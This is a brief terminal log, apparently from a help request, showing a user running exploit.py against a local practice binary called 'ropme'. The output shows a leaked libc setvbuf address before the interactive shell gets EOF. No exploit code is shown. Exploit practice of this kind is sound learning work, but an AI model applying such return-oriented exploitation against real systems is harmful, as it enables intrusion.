(venv) oh030@localhost:/mnt/c/Users/oh030/Downloads/ROPME_v1.2/ROPME_v1.2/ROPME_v1.2$ python3 exploit.py
[+] Starting local process './ropme': pid 2444
[*] Switching to interactive mode
The address of setvbuf :   0x7ffff7e2c540
[*] Got EOF while reading in interactive
$ 
```

Thank you